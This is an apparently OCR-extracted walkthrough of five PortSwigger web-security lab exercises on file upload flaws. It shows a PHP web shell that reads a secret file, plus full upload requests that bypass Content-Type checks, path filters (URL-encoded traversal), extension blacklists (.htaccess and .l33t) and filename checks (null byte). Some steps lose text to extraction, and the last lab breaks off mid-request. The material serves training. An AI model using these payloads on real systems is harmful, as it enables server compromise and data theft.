File upload vulnerabilities


A file upload vulnerability exists when an application does not properly validate the type, size, or content of uploaded files. This allows an attacker to upload malicious files (like scripts, executables, or web shells) that can compromise the server.

1. Lab: Remote code execution via web shell upload

Steps Performed

1. Access the Target Functionality

- Logged in to the lab application using credentials: wiener:peter.


Login


Username: wiener

Password: •••••

- Navigated to the profile/account page.
- Observed an avatar image upload feature that accepts user-uploaded files.

2. Upload a Test File

- Uploaded a normal image
- Verified in Burp Suite that the file was fetched from
- This confirmed that uploaded files are directly accessible from /files/avatars/.
- Create a Malicious Web Shell
  On the attacker's machine, created a PHP file exploit.php with the following code:



```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


- This script reads and outputs the contents of the secret file when executed.

4. Upload the Malicious File

- Used the avatar upload function to upload exploit.php.
- The server confirmed that the file was uploaded successfully.


5. Trigger the Payload via Burp Repeater

- In Burp Repeater, modified the earlier GET request to fetch the malicious file instead of the image:



```
GET /files/avatars/exploit.php HTTP/2
Host: 0acb00e5045496a281426113006000fa.web-security-academy.net
Cookie: session=w8g3PFgPzH8ZkQFzjJV72kPbhwLrUBZk
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0acb00e5045496a281426113006000fa.web-security-academy.net/my-account?id
=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=2, i

```


- Sent the request.
- The server executed the PHP code and returned the contents of /home/carlos/secret in the response



```
HTTP/2 200 OK
Date: Tue, 26 Aug 2025 20:16:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

K6ZsOWYWBT0i9XrihTjm3UU8YCUp1s07
```

6. Exfiltrate and Submit the Secret


- Copied the secret value from the response.
- Submitted it using the lab's answer submission form.


0acb00e5045496a281426113006000fa.web-security-academy.net says

Answer:

K6Zs0WYWBTOi9XrihTjm3UU8YCUp1s07

- Lab successfully solved.



Lab: Remote code execution via web shell upload

2. Lab: Web shell upload via Content-Type restriction bypass

Steps Performed

1. Log in and Upload an Image

- Logged into the lab with credentials wiener:peter.


Login

Username: wiener


Password: •••••

- Uploaded a normal image as the profile picture.
- Navigated to the account page and confirmed the image was displayed.

2. Identify File Access Location

- In Burp → Proxy → HTTP history, located the request fetching the image:
- Sent this request to Burp Repeater to later test malicious uploads.

3. Prepare Malicious PHP Web Shell
   On the attacker's system, created a file exploit.php



```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

This script reads and prints the contents of Carlos's secret file.

4. Attempt Direct Upload (Fails)

- Tried uploading exploit.php via the avatar upload form.
- The response indicated that only files with MIME types image/jpeg or image/png were allowed.

5. Modify Upload Request in Burp

- Located the file upload request
- Sent it to Burp Repeater.
- In the multipart request body, changed the Content-Type header for the uploaded file from
- Sent the request.
- The server accepted the upload and confirmed success.

6. Execute the Web Shell

- Switched to the Repeater tab containing the GET request to fetch the avatar.
- Changed the filename in the path to target the uploaded PHP file
- Sent the request.
- The server executed the PHP code and returned Carlos's secret in the HTTP response.

7. Submit the Secret

- Extracted the secret value from the response.
- Submitted it via the lab banner form.
- Lab solved

Lab: Web shell upload via Content-Type restriction bypass

3. Lab: Web shell upload via path traversal

Steps Performed

1. Log in and Upload a Test Image

- Logged into the lab with credentials wiener:peter.
- Uploaded a normal image
- Verified via Burp → Proxy → HTTP history that the image was requested at:
- Sent this request to Burp Repeater.

2. Prepare and Upload Malicious PHP File
Created exploit.php on the attacker's system:


- Uploaded exploit.php as the avatar.
- Observed that the server allowed the upload but, when fetched via
- the response returned the raw PHP source instead of executing it.
- This indicated that PHP execution is disabled in /files/avatars/.

3. Investigate Upload Request

- In Burp → Proxy history, located the request:
- Sent it to Repeater for testing.
- Found the relevant request part:


4. Attempt Directory Traversal in Filename

- Changed the filename to:



```
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a2400770324793282c6a8d500ff00f6.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarydAo5FYMgJJi5mkh4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a2400770324793282c6a8d500ff00f6.web-security-academy.net/my-account?id
=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundarydAo5FYMgJJi5mkh4
Content-Disposition: form-data; name="avatar"; filename="..%2fexploit.php"
Content-Type: image/png

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundarydAo5FYMgJJi5mkh4
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarydAo5FYMgJJi5mkh4
Content-Disposition: form-data; name="csrf"

ap0iAUcmkL9b21TNqiskEu69PkKhrzsR
------WebKitFormBoundarydAo5FYMgJJi5mkh4--
```

- Server responded:



```
HTTP/2 200 OK
Date: Tue, 26 Aug 2025 21:05:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 135

The file avatars/../exploit.php has been uploaded.<p>
     <a href="/my-account" title="Return to previous page">
          « Back to My Account
     </a>
</p>
```

- This confirmed that traversal sequences were being stripped.

5. Obfuscate Traversal with URL Encoding


- Modified the filename to
- Sent the request.
- Response now showed:
- This confirmed that `%2f` was URL-decoded by the server, allowing traversal into the parent directory.

6. Execute the Web Shell

- Back in Burp Repeater, requested the uploaded file
- The server executed the PHP payload and returned the contents of /home/carlos/secret.
- Alternatively, the file was also accessible at:

7. Retrieve and Submit Secret

- Extracted Carlos's secret value from the response.


~~https~~://0a2400770324793282c6a8d500ff00f6.web-security-academy.net/files/exploit.php?cmd=ls

ez0jDnvEiRgKZL6Pn3zHLZZJTU494Mul

- Submitted it via the lab banner.
- Lab solved


Lab: Web shell upload via path traversal

4. Lab: Web shell upload via extension blacklist bypass

Steps Performed

1. Log in and Upload a Test Image

- Logged into the lab using credentials wiener:peter.



wiener

•••••

- Uploaded a normal image as the avatar.
- Verified via Burp → Proxy → HTTP history that the image was retrieved from:
- Sent this request to Burp Repeater for later use.

2. Prepare Malicious Web Shell
On the attacker’s machine, created exploit.php

3. Attempt Direct Upload (Blocked)

- Tried uploading exploit.php.
- Server rejected the upload because files with a .php extension are blacklisted.

4. Investigate Server Details


- Intercepted the upload request in Burp
- Response headers revealed the server was Apache.
- Sent this request to Burp Repeater for modification.

5. Upload a Malicious .htaccess File

- Modified the upload request to use a new file:
- Replaced the file body with:
- Sent the request.
- Response confirmed .htaccess uploaded successfully.
- This directive tells Apache to treat files ending in .l33t as PHP scripts.


6. Upload the Web Shell with a Bypassed Extension

- Returned to the original upload request.
- Changed filename from exploit.php → exploit.l33t.



```
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a0100ed047c93a383ff60b7005e00c2.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryYBN4MSY9Wa6a8bQS
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a0100ed047c93a383ff60b7005e00c2.web-security-academy.net/my-account?id
=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryYBN4MSY9Wa6a8bQS
Content-Disposition: form-data; name="avatar"; filename="exploit.l33t"
Content-Type: image/png

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryYBN4MSY9Wa6a8bQS
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryYBN4MSY9Wa6a8bQS
Content-Disposition: form-data; name="csrf"

9OprBtoJVqKkhgejBWV8gXvNs3eEjKdb
------WebKitFormBoundaryYBN4MSY9Wa6a8bQS--
```


- Sent the request.
- Response confirmed successful upload.



```
HTTP/2 200 OK
Date: Tue, 26 Aug 2025 21:24:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 133

The file avatars/exploit.l33t has been uploaded.<p>
      <a href="/my-account" title="Return to previous page">
            « Back to My Account
      </a>
</p>
```

7. Execute the Payload

- In Repeater, modified the GET request path to:
- Sent the request.
- Apache executed the .l33t file as PHP
- Response returned the contents of /home/carlos/secret.



Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Tue, 26 Aug 2025 21:25:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

Bm3MvNUTzMIPHiqBOlMKn8uqdChhDz4o
```

8. Retrieve and Submit Secret


- Extracted Carlos's secret value from the HTTP response.
- Submitted it via the lab banner.


0a0100ed047c93a383ff60b7005e00c2.web-security-academy.net says

Answer:

Bm3MvNUTzMIPHiqBOlMKn8uqdChhDz4o

- Lab solved


Lab: Web shell upload via extension blacklist bypass

5. <u>Lab: Web shell upload via obfuscated file extension</u>

<u>Steps Performed</u>

1. Login

- Go to the lab and log in with the provided credentials

2. Upload a normal image


- In your account, upload any image as your avatar (JPG or PNG).
- Then, go back to your account page.
- Notice that the image is retrieved via
- Prepare your PHP web shell
  On your local machine, create a file named exploit.php with the following contents:

3. Intercept the upload request

- In Burp Suite, intercept the POST /my-account/avatar request when uploading the PHP file.
- By default, the server blocks .php uploads because of the blacklist.

4. Bypass using obfuscated extension


- In Burp Repeater, edit the Content-Disposition header of the upload request.
- Change the filename to include a null byte (%00) + .jpg after your PHP file:



Request

```
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a4b00500497080c804dc14f00ba0056.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryJToBgxiiWipDUFeW
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4b00500497080c804dc14f00ba0056.web-security-academy.net/my-account?id
=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryJToBgxiiWipDUFeW
Content-Disposition: form-data; name="avatar"; filename="exploit.php%00.jpg"
Content-Type: image/png

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryJToBgxiiWipDUFeW
Content-Disposition: form-data; name="user"
```

- Send the request.
- The server-side code interprets everything before %00, so it stores the file as exploit.php.

